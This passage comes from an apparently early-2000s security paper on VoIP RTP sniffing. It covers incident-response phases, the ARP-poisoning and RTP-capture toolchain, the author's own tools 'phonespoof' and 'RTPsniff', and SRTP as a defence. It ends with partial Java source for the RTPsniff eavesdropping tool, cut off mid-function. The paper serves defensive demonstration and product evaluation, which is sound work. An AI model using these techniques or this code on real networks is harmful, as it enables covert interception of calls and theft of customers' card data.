Since all of our customers pay for our goods via credit cards, the credit card numbers must be read by the customer and repeated by the customer service representative for accuracy. If an unauthorized person were listening or recording these conversations they could easily glean the customer data and make unauthorized purchases. We will learn of this attack by either discovering that an RTP sniffing attack is underway, or if we are alerted by a credit card issuer (bank) that an abnormally large number of unauthorized credit card purchases correlate with customers of our facility.

It is possible that the incident is a *false-alarm*. In this case the incident will be closed and tweaking of the IDS or other alarm devices will be considered.

3.3 Phase 3 – Containment

The goal of the containment phase is to stop the spread of the attack. As stated above, the corporate security policy states that call center operation will continue even if a security incident is suspected. Neither customers nor employees will be notified of the investigation with the hopes of catching the attacker. The corporation has determined that our priority is to identify the method of ingress and if possible catch the attacker, and that our losses are manageable provided we can accomplish these objectives within twelve hours.

3.4 Phase 4 – Eradication

In the eradication phase we want to identify the source of the attack and remove any back-doors the attacker may have left behind. If the attack was from an insider, the attacker can face personnel action (suspension, reprimand, termination, etc). If the attack originates outside the organization it will be important to identify the method of ingress to the network. The attacker may have compromised a server by password-guessing, viruses, worms, Trojan horse software, etc. The eradication would involve finding the method of ingress, identifying the vulnerability which was exploited, closing the hole (e.g. applying patches, changing firewall configurations, using a virus scanner, etc), and changing system passwords. Because of the threat of backdoors being left behind, the corporate security policy requires any host which the attacker is known to have compromised must be rebuilt.

3.5 Phase 5 – Recovery

The recovery phase involves a return to normal operations with increased vigilance to ensure the attacker doesn't re-infect the network infrastructure. The corporate security policy requires additional monitoring and logging resources be activated after an RTP sniffing attack to detect ARP-spoofing or ping/port sweeps. All IDS, router, and firewall logs must be thoroughly examined for anomalies. The use of a *honeypot* to attract RTP sniffing attackers to a benign environment should be considered.

3.6 Phase 6 - Lessons Learned

The lessons learned phase is an opportunity for the IT department to perform a self-evaluation. The corporate security policy requires that the chief of the incident handling team brief the CEO immediately after the incident is closed. The briefing with include:

- The timeline for identifying the attack.
- Summary of actions taken by the incident handling team and IT staff.
- Estimate of losses and or damages.
- Recommendations for additional security devices (IDS's, firewalls, VPN's, etc)
- Recommendations for additional staff training.
- Recommendations for changes to the policies and procedures.

An after-action report will be prepared within 30 days after the incident is closed.

4. RTP Sniffing Attack Tools

The RTP sniffing attack is detailed in paragraph 2.4 above and it includes four steps. There is no point-and-shoot RTP sniffing tool. Here is a brief synopsis of the existing tools used for each step in the attack:

- Reconnaissance – To discover the IP phones to be targeted, an attacker can do a ping sweep or a port scan sweep (UDP port 161 – SNMP is a good candidate). We make it easy to find these IP phones by segregating them onto their own VLAN. The tool of choice for this step is *nmap*.
- Enable IP forwarding – Assuming the attacker is using a Windows PC, IP forwarding can be enabled using the *regedit* tool. This tool is bundled with the Windows operating system.
- ARP-cache-poisoning – The attacker needs to *trick* the IP-phones into sending their RTP packets to the attacker. This is easily done with the *arpspoof* tool, which is part of the *dsniff* distribution.
- RTP sniffing – Three tools are required for this step. First the RTP packets must be intercepted. For this task the attacker can use *ethereal*, a packet-sniffing tool. Next the attacker must convert the RTP packets to audio. This can be done with the *vomit* (Voice over Mis-configured Internet Telephones) tool. And lastly, the audio needs to be played out the speakers. This can be done with the *waveplay* tool.

From the hacker's perspective, the tools used for two of the above steps, ARP-cache-poisoning and RTP sniffing, are inadequate (in my opinion). Arpspoof is inadequate because it constantly resends the gratuitous ARP reply every two seconds - this draws unwanted attention to the attack. The second deficiency is it only targets a single IP-phone. The attacker may want to send ARPs to many IP-phones. For example, consider an attacker who wants to monitor calls to/from four IP-phones (A, B, C, D). The attacker needs to send three gratuitous ARPs to phone A (spoofing the MAC address of phones B, C, and D to be the attacker's MAC address), three to phone B (spoofing phones A, C, and D), three to phone C (spoofing phones A, B, and D), and three to phone D (spoofing phones A, B, and C). Admittedly this deficiency could be overcome with a script, but it is easier to compute all of the permutations in a real computer language.

The current flock of tools used for the RTP sniffing are clearly inadequate. First, it is very difficult to do a real-time attack using the combination of ethereal-vomit-waveplay. The process is too manual and needs to be automated.

I opted to write new tools to implement the ARP-cache-poisoning and RTP-sniffing functions. I chose the Java language because an RTP-to-audio API was readily available. The tools were optimized to run on a Windows PC, but because they use Java and the Pcap library, it would be fairly easy to port them to a Unix platform.

4.1 ARP-cache-poisoning tool

I decided to write a new ARP-cache-poisoning tool called *phonespoof*. Phonespoof takes a series of *n*-IP addresses from the command line, then it iterates through the list sending gratuitous ARPs: for (0<=i<n); for (0<=j<n); except where i==j; send a gratuitous ARP to IP- $phone_j$ telling that IP phone that the MAC address of IP-$phone_i$ is the MAC address of the attacker. The tool was

written in Java for portability. Java only supports UDP and TCP sockets – but this tool requires a *raw* socket to send an ARP packet. Using the Java Native Interface (JNI), I used the *Winpcap* library to send the raw ARP packets. The entire tool is approximately 130 lines of Java code and 100 lines of C-code. The tool was tested successfully on both WinXP and a Win2000 PC's. The only tricky part of making this code work was trying to figure out which IP interface to send the packets from (my PC's have many interfaces: LAN, wireless, modem, and VPN). I settled on this algorithm:

- Execute the Windows command *ipconfig*. Parse the result looking for the string "Ethernet adapter Local Area Connection". Assume I want to send the packets from this interface.
- Using the IP address of the LAN ethernet interface, search the registry looking for the interface with this IP address.
- Using the interface name from the previous step, open that interface for writing from Winpcap.

4.2 RTP sniffing tool

This section describes a tool I have written called *RTPsniff*. I started out to write a very simple RTP sniffing tool in Java. Sun Microsystems has published an API which, among other things, converts a series of RTP packets into audio. This API is called the Java Media Framework (JMF). JMF currently supports many audio and video coder-decoder's (codec's), including the G.711 codec (which is the codec most commonly used for VoIP). JMF contains the hooks to extend the JMF functionality to other codec's using a plug-in architecture. Using the JMF API, I could have easily written a command-line-based tool which takes the quadruplet of source-IP + source-port + destination-IP + destination-port and plays the RTP found from packets matching that pattern. But this would have made the discovery phase too manpower intensive. So I opted to build a tool which would display all the RTP streams in a graphical form, and permit the user to select the RTP stream he wanted to play simply by clicking on one of the RTP streams. The display is in the form of a table with the IP-addresses and ports, the identity of the source (from the CNAME field in the RTCP packets), and whether that source was active (sending RTP packets) or inactive (not sending RTP packets). A sample of the display is shown below.




Figure 5 – Sample display from RTPsniff tool

RTPsniff is composed of the following functions:

4.2.1 Initialization. In the RTP sniffing attack, the RTP packets are addressed to the attacker's PC at layer-2 (ethernet), but not layer-3 (IP). To read these RTP packets we need to use a "raw" socket. Java supports TCP and UDP sockets, but not in *raw* mode, therefore I chose to use the Winpcap library to provide that functionality. The Java program interfaces to the Winpcap library using the Java Native Interface (JNI).

When RTPsniff is initialized, it directs Winpcap to listen on a capture interface for all UDP packets. An RTCP packet can be recognized because its source and destination port numbers will both be odd-numbered, and the port numbers will be greater than 1023. (Limiting the RTP and RTCP ports to ports greater than 1023 is not a requirement of RFC-1889, but is a common practice). An RTP packet will have even-numbered source and destination port numbers, and the port numbers will be greater than 1023.

Initialization is performed in module RTPsniff.java. This module starts up threads for the target function and the display function. This module has an option which allows the operator to choose the capture interface he will be listening on from a list of all available interfaces. (approximately 50 lines of Java).

4.2.2 RTCP detect. Winpcap forwards RTCP packets discovered to the Java module RTCPdetect.java for processing. RTCPdetect.java searches its table of targets. If a new target is found, it is added to the table. The RTCP packet is parsed to find the CNAME field (this field is the identity of the sender). (approximately 80 lines of Java).

4.2.3 Target table. It is desirable to know whether the targets in the target-table are active (sending RTP packets) or inactive (not sending RTP packets). This function is performed in module MaintainTargetTable.java. Every time Winpcap receives an RTP packet, it increments a counter for that source-destination-

unique connection. Once a second, the module TargetTableMaintain.java reads the RTP counters and resets those counters back to zero. As long as a target in the target table is receiving RTP packets, it will be marked as 'active'. (approximately 50 lines of Java).

4.2.4 Display. The module RTPframe.java displays the target table on the user's screen. If the user selects one of the lines in the table, an RTP listener is started which will listen to that specific target. (approximately 100 lines of Java).

4.2.5 RTP listener. The modules RTPlistener.java, RTPstream.java, and RawRTPConnector.java. The RTPlistener is what starts up the Java Media Framework (JMF). JMF will detect the presence of a G.711 RTP audio stream and launch an audio player and G.711 codec to process the packets into audio. The RTPstream normally interfaces to a UDP socket, but as discussed earlier, this socket is emulated with the *raw* Winpcap device. (RTPlistener, RTPstream, and RawRTPConnector are respectively approximately 55, 50, and 70 lines of Java).

4.2.6 Java-to-Winpcap library interface. As discussed above, *RTPsniff* uses the Winpcap library to listen for RTP and RTCP packets. I developed several iterations of this interface in order to arrive at the current design. Implementation was not as straightforward as you would expect – in fact, I found it can be very tricky to use Java in a real-time application. It is desirable to minimize the number of times control is transferred between the Java and native-C-code functions. This is why the RTP counters are maintained in the native-C-function and Java reads the RTP counters once-per-second, instead of trying to transfer every RTP packet from C-to-Java.

The user is given the option of selecting the RTP stream he wants to listen to by clicking on the appropriate row in the target table. You would think you could just open-and-close streams on demand, but Winpcap has trouble releasing resources and you quickly run out of memory in the device table. You might try to work around this limitation by opening a single Winpcap capture device, then changing the filter settings to the desired RTP stream. This doesn't work either – Winpcap doesn't reliably permit you to change the filter settings.

The problem which was hardest to troubleshoot was the RTPstream implementation. This was tricky because of the time-sensitive nature of a real-time audio application. In my first implementation attempt, RTP packets were being received but nothing came out the JMF audio player. All indications pointed to a problem within the JMF code, but I didn't have the JMF source code (it is a Sun Microsystems product). I literally tried dozens of workarounds over a period of two weeks until I found the solution – a solution that required a single line of C-code. After an RTP packet is sent to the Java callback function, I placed a 1-millisecond *Sleep()* command in the packet-reading loop. Apparently this short delay is required to give the Java code a chance to run and actually

process the received packet. (approximately 55 lines of Java and 220 lines of C-code).

5. Making RTP Secure

Clearly the Real-time Transport Protocol (RTP) is very vulnerable and needs to be secured in some way. Unfortunately, there are few options available for securing RTP. RTP is almost exclusively sent over an IP-UDP infrastructure, so it is not possible to use Transport Layer Security (TLS) to secure RTP. It would seem that a manufacturer could simply encapsulate an RTP packet into an IPSec ESP packet to create a secure RTP packet, but this approach is not optimal. The shortcomings of RTP + IPsec will be discussed in section 5.1. The IETF is advocating a new Secure Real-time Transport Protocol (SRTP) dedicated to the task of securing RTP packets. Because RTP header compression is a key motivation for SRTP, its use will be discussed in section 5.2 prior to a detailed discussion of SRTP in section 5.3.

5.1 IPsec.

It is possible to encapsulate an RTP packet into an IPSec ESP packet, but this approach has two penalties. First, per RFC-2406, a typical transport-mode ESP header (see figure 6 below) adds about 32-bytes of overhead to the RTP packet (4-bytes SPI, 4-bytes sequence number, 8-bytes Initialization Vector, 8-bytes padding, and 8-bytes HMAC). Some RTP payloads can be just a few bytes in length and the 32-byte IPSec overhead is not tolerable.




Figure 6 – IPsec ESP packet format

The second reason not to use IPsec to secure RTP is that it will hamper RTP header compression. This topic will be discussed further in section 5.2, but in

short it is desirable to compress the IP, UDP, and RTP headers to conserve bandwidth on slow serial links such as cell phones. If the RTP header is encrypted, then RTP header compression cannot be employed.

5.2 Robust Header Compression – RFC 3095.

The cell phone industry is migrating to a "3G" network. The International Telephone Union (ITU) defines 3G (also known as Universal Mobile Wireless System, UMTS), as a packet-based system that achieves 144Kbs while fully mobile, 384kbs while moving slowly, and 2Mbs in a fixed position. In 3G, all communication is IP and the voice is transmitted using VoIP. But cell-phone bandwidth is relatively expensive (and processor power is relatively inexpensive) so carriers want to optimize the use of the wireless segment with compression. In mobile applications, codecs can be used which compress the RTP payload. IP-UDP-RTP headers, which are 40-bytes (60-bytes for IPv6), must also be compressed.

The cell phone industry made a stab at RTP header compression with the publication of *Compressing IP/UDP/RTP Headers for Low-Speed Serial Links*, RFC 2508. RFC 2508 is referred to as Compressed RTP, CRTP. CRTP compresses the 40-byte IP-UDP-RTP headers to just 2-bytes (4-bytes if UDP checksums are enabled). CRTP turned out to be unworkable for cell phone links. On links with high packet loss and long round-trip times, the loss of one RTP packet causes several subsequent RTP packets to be dropped until synchronization can be recovered. CRTP is a uni-directional compression (i.e. no feedback path exists between the compressor and decompressor). CRTP is the header compression protocol implemented in the Cisco router IOS. Cisco continues to *enhance* CRTP (see draft RFC: draft-ietf-avt-crtp-enhance-07.txt). There is also some research being done on end-to-end header compression (see draft RFC: draft-ash-e2e-crtp-hdr-compress-01.txt).

The IETF went back to the drawing board and developed a new-and-improved RTP header compression scheme. The new RFC, *Robust Header Compression* (ROHC), is published as RFC 3095. RFC 3095 is a 144-page document and will not be covered here in detail. In fact, the protocol is so complicated that the IETF felt the need to publish an *implementer's guide* (draft-ietf-rohc-rtp-impl-guide-03.txt). RFC 3095 devotes considerable effort to recovering from small errors. Where CRTP was a uni-directional protocol, ROHC is bi-directional. Error recovery is implemented by the use of feedback from the decompressor to the compressor. For most VoIP packets, the IP-UDP-RTP header can be reduced to a single byte (see figure 7).




Figure 7 – ROHC header compression (RFC-3095 Section 5.7.1)

ROHC is expected to be the dominant RTP header compression technique because it is the most efficient.

5.3 Secure Real-time Transport Protocol – Draft RFC.

As discussed above, IPsec can be used to secure RTP, but the IPSec overhead wastes network bandwidth and prevents RTP header compression. To address the security limitations of the RTP and RTCP protocols, the IETF Transport Area, Audio/Video Transport (avt) Working Group has been working on an encrypted and authenticated form of RTP and RTCP for the past two years. The Secure Real-time Transport Protocol (SRTP) draft RFC is in its fifth edition and a reference implementation, *libsrtp*, is available (http://srtp.sourceforge.net/srtp.html).

SRTP encrypts the RTP payload and authenticates the RTP header and payload (see figure 7 below). Because the header is in-the-clear, the RTP header compression techniques mentioned in the previous section can still be employed.




Figure 8 – SRTP packet format


At a glance you can see the similarity with the RTP format (see figure 4). The RTP payload encryption is required (although it can be NULL), but the authentication tag is optional. The SRTP implementation must include both NULL encryption and the Advanced Encryption Standard (AES) in Counter-Mode (CM). (There is another encryption method, F8, which is optional). The authentication tag must be implemented with HMAC-SHA1 (see RFC 2104). AES-CM was chosen because it eliminates the need for padding at the end of

the payload (required for block-mode ciphers). AES-CM also has a nice feature that if one (or more) of the payload bits gets corrupted during transmission, then only that bit is incorrect in the plain-text and not the whole 128-bit AES block. AES-CM is said to be *seekable* – i.e. each packet is encrypted independently so if one packet from a stream is lost the remaining packets can still be decrypted. AES-CM basically encrypts a counter – each increment of the counter generates 128-bits of random numbers. The random numbers can be pre-computed which decreases the encryption/decryption delay – important for RTP applications. This stream of random numbers is simply EXOR'd with the plain-text to produce the encrypted cipher-text. The decryptor creates an identical stream of random numbers, EXOR's this stream with the cipher-text, and recovers the plain-text.

SRTP is very bandwidth-efficient. There is no encryption overhead. The only field that has been added to the RTP packet is the authentication tag, which by default is a mere 4-bytes long.

The authentication tag is the most contentious part of this protocol. The first version of SRTP used a 2-or-4-byte authentication scheme called UMAC. UMAC has been replaced with the standard HMAC-SHA1. The current default length for the authentication tag is 32-bits (i.e. the left-most 32-bits after computing HMAC-SHA1). The authentication tag is optional which expresses the desire of the cell phone industry to keep the RTP packet size at the absolute minimum. Without an authentication tag, an attacker can simply capture a legitimate RTP packet from the stream, increment the sequence and time stamp appropriately, then retransmit that packet into the channel. By replaying this packet continuously, the attacker can conduct a Denial-of-Service attack. For this reason, many in the IETF working group feel that a 96-bit authentication tag is more appropriate. The 32-bit authentication tag represents a compromise between these competing interests. Although a 32-bit authentication tag is the default, the draft RFC says that *high security applications should* use a longer authentication tag. But it's not clear that the receiver would necessarily want to reject a packet just because the authentication tag is incorrect. If a few of the bits got flipped during transmission, then the packet may still decode into usable audio. If we reject the entire packet then we have a gap in the audio.

There is also a companion SRTCP, the Secure RTP Control Protocol. As its name suggests, it encrypts and authenticates the RTCP packets. (see figure 9 below).






Figure 9 – SRTCP packet format

Encryption of the SRTCP packet is optional and it is indicated by the E-flag, just before the SRTCP index. You may be wondering why you wouldn't want to encrypt the SRTCP packets. If you are using VoIP monitoring software, then you may not want the burden of distributing decryption keys for all the RTP streams which are being monitored, so you would not encrypt the RTCP packets. The authentication tag for SRTCP is mandatory. The default length for the SRTCP authentication tag is the same as the length of the SRTP authentication tag (unless there is no SRTP authentication tag, in which case it is undefined).

The draft RFC does not specify any key negotiation protocol. Presumably, the H.323 gatekeeper can generate the RTP session master key, then distribute the master key to the endpoints using the crypto-token field found in the H.225 signaling standard. There is a draft RFC for a protocol called MIKEY (Multimedia Internet Keying) which was written to fill this niche, but it has not received widespread adoption.

6. Conclusion

The RTP sniffing attack is fairly straightforward to understand. The actual implementation would require a huge amount of coding, but thanks to the Java Media Framework (JMF) an RTP sniffing tool was implemented in approximately 510 lines of Java and 220 lines of C-code.

This paper discussed in detail the steps needed to implement an RTP sniffing attack and conversely, how to defend against the attack by detection of the attack.

The RTP sniffing tool makes it easy to demonstrate to management the need for protecting the RTP audio streams with some form of encryption to maintain privacy. The tool can also be used to evaluate IP telephony products for their vulnerability to this type of attack.

Clearly the best defense against the RTP sniffing attack is to wisely choose telephony products which use cryptography to secure the RTP streams. You can expect all VoIP manufacturers to support the emerging Secure Real-time Transport Protocol (SRTP) protocol in the near future.

Appendix I – Source Code for Exploit RTPsniff

RTPsniff.java

```
import java.util.Hashtable;

public class RTPsniff
{

   static Hashtable targetTable;
   static RTPframe frame;
   static String dev = "";


   public static void main(String[] args)
   {

         System.err.println("RTPsniff v1.0  March 2003  Brian Boyter(c)");

         System.err.println("  This tool is for testing or demonstration");
         System.err.println("  purposes. Intercepting or recording a telephony or");
         System.err.println("  data communication without consent of all participating");
         System.err.println("  parties is illegal in certain jurisdictions. Neither the");
         System.err.println("  author nor his employer are responsible for any improper");
         System.err.println("  use of this tool.");

         if (args.length > 0)
            if ( args[0].equals("-i") ) {
                  String[] DeviceList = RTPnative.getDeviceList();

                  for (int i=0; i<DeviceList.length; i++) {
                        System.err.println("   " + i + ")  " + DeviceList[i]);
                  }

                  System.err.print("Please select a device: ");
                  byte[] buf = new byte[10];

                  try {
                        System.in.read(buf);
                  } catch(Exception e) {
                        System.err.println("invalid selection");
                        System.exit(-3);
                  }


                  String s = new String(buf);
                  int nbytes = 0;
                  for (int j=0; j<buf.length; j++) {
                        if ( !Character.isDigit( s.charAt(j) ) )
                              break;
                        nbytes++;
                  }
```

```
                int n = Integer.parseInt( new String(buf, 0, nbytes) );
                if (n >= DeviceList.length) {
                        System.err.println("invalid selection");
                        System.exit(-3);
                }

                dev = DeviceList[n];
                if ( dev.startsWith("\\Device\\{" ) )
                        dev = "\\Device\\Packet_" + dev.substring(8);

        } else {
                System.err.println("usage:  java RTPsniff [-i]");
                System.exit(-3);
        }


        frame = new RTPframe( );
        frame.pack();
        frame.setVisible(true);

        targetTable = new Hashtable(20);

        new RTPnative( ).start();

        new TargetTableMaintain( ).start();
  }

}
```

RTCPdetect.java

```
import java.io.*;
import java.awt.*;
import java.net.*;
import java.awt.event.*;
import java.util.Hashtable;
import java.util.Date;
import java.util.Enumeration;
import java.math.BigInteger;


public class RTCPdetect
{

  public static void callback(byte[] buf)
  {

        InetAddress src = null;
        InetAddress dst = null;

        byte[] abuf = new byte[4];
```

```
        byte[] buf12 = new byte[12];
        System.arraycopy(buf, 26, buf12, 0, 12);

        for (int i=0; i<4; i++)
                abuf[i] = buf12[i];
        try {
                src = InetAddress.getByAddress(abuf);
        } catch (Exception e) {
                e.printStackTrace();
        }

        for (int i=0; i<4; i++)
                abuf[i] = buf12[i+4];
        try {
                dst = InetAddress.getByAddress(abuf);
        } catch (Exception e) {
                e.printStackTrace();
        }

        int srcport = (buf12[8] &0x00ff)*256 + (buf12[9] &0x00ff);
        int dstport = (buf12[10]&0x00ff)*256 + (buf12[11]&0x00ff);

        int RTCPpackettype = ((byte)buf[43]) & 0x00ff;

        BigInteger key = new BigInteger(1, buf12);

//      System.out.println(src.getHostAddress() + ':' + srcport + " -> " +
//              dst.getHostAddress() + ':' + dstport +
//              "  RTCPpackettype: " + RTCPpackettype );

        TargetTableEntry entry = (TargetTableEntry)(RTPsniff.targetTable.get( key ));
        if ( entry != null ) {
//              System.out.println("   this target is already in the targetTable");
                if ( entry.participant.equals("") )
                        entry.participant = parseRTCP( buf );
                if ( RTCPpackettype == 203 )                    // GoodBye Packet
                        entry.status = 0;               // change to inactive
                return;
        }


        // this is a new target
//      System.out.println("   this target is new - add it to the targetTable");

        // create a new target table entry
        entry = new TargetTableEntry( buf12 );
        entry.src = src;
        entry.dst = dst;
        entry.srcport = srcport;
        entry.dstport = dstport;
        entry.codec   = -1;
        entry.row     = -1;
        entry.participant = parseRTCP(buf);
        entry.date    = null;
        entry.ikey    = key;
        entry.status  = -1; // -1=unconfirmed  0=inactive  1=active
```

```
        // store the new entry in the target table
        RTPsniff.targetTable.put(key, entry);

    }


    public static String parseRTCP(byte[] buf)
    {

        int RTCPptr = 42;
        boolean SDESfound = false;


        // Does this RTCP packet contain a Source Description (SDES)????
        while (RTCPptr < (buf.length)-4) {
                int packetType = ((byte)buf[RTCPptr+1]) & 0x00ff;
//              System.out.println("    RTCP pkt type: " + packetType);
                if ( packetType == 202 ) {
                        SDESfound = true;
                        break;
                }
                int RTCPlen = (((byte)buf[RTCPptr+2]) & 0x00ff)*256 + (((byte)buf[RTCPptr+3]) &
0x00ff);
                RTCPptr += (RTCPlen+1)*4;
        }

        // no SDES found - return empty String
        if (!SDESfound)
                return "";

        // SDES found
        // parse the SDES report
        int nsrc = ((byte)buf[RTCPptr]) & 0x001f;

        RTCPptr += 8;
        for (int i=0; i<nsrc; i++) {
                while ( true ) {

                        if (RTCPptr > (buf.length)-2)
                                break;

                        int id=((byte)buf[RTCPptr++]) & 0x00ff;

                        if (id==0)
                                break;

                        int len = ((byte)buf[RTCPptr++]) & 0x00ff;

                        if (id == 1) {                  // yeah - a CNAME
                                byte[] b = new byte[len];
                                System.arraycopy(buf, RTCPptr, b, 0, len);
                                String CNAME = new String(b);
//                              System.out.println("    CNAME: " + CNAME);
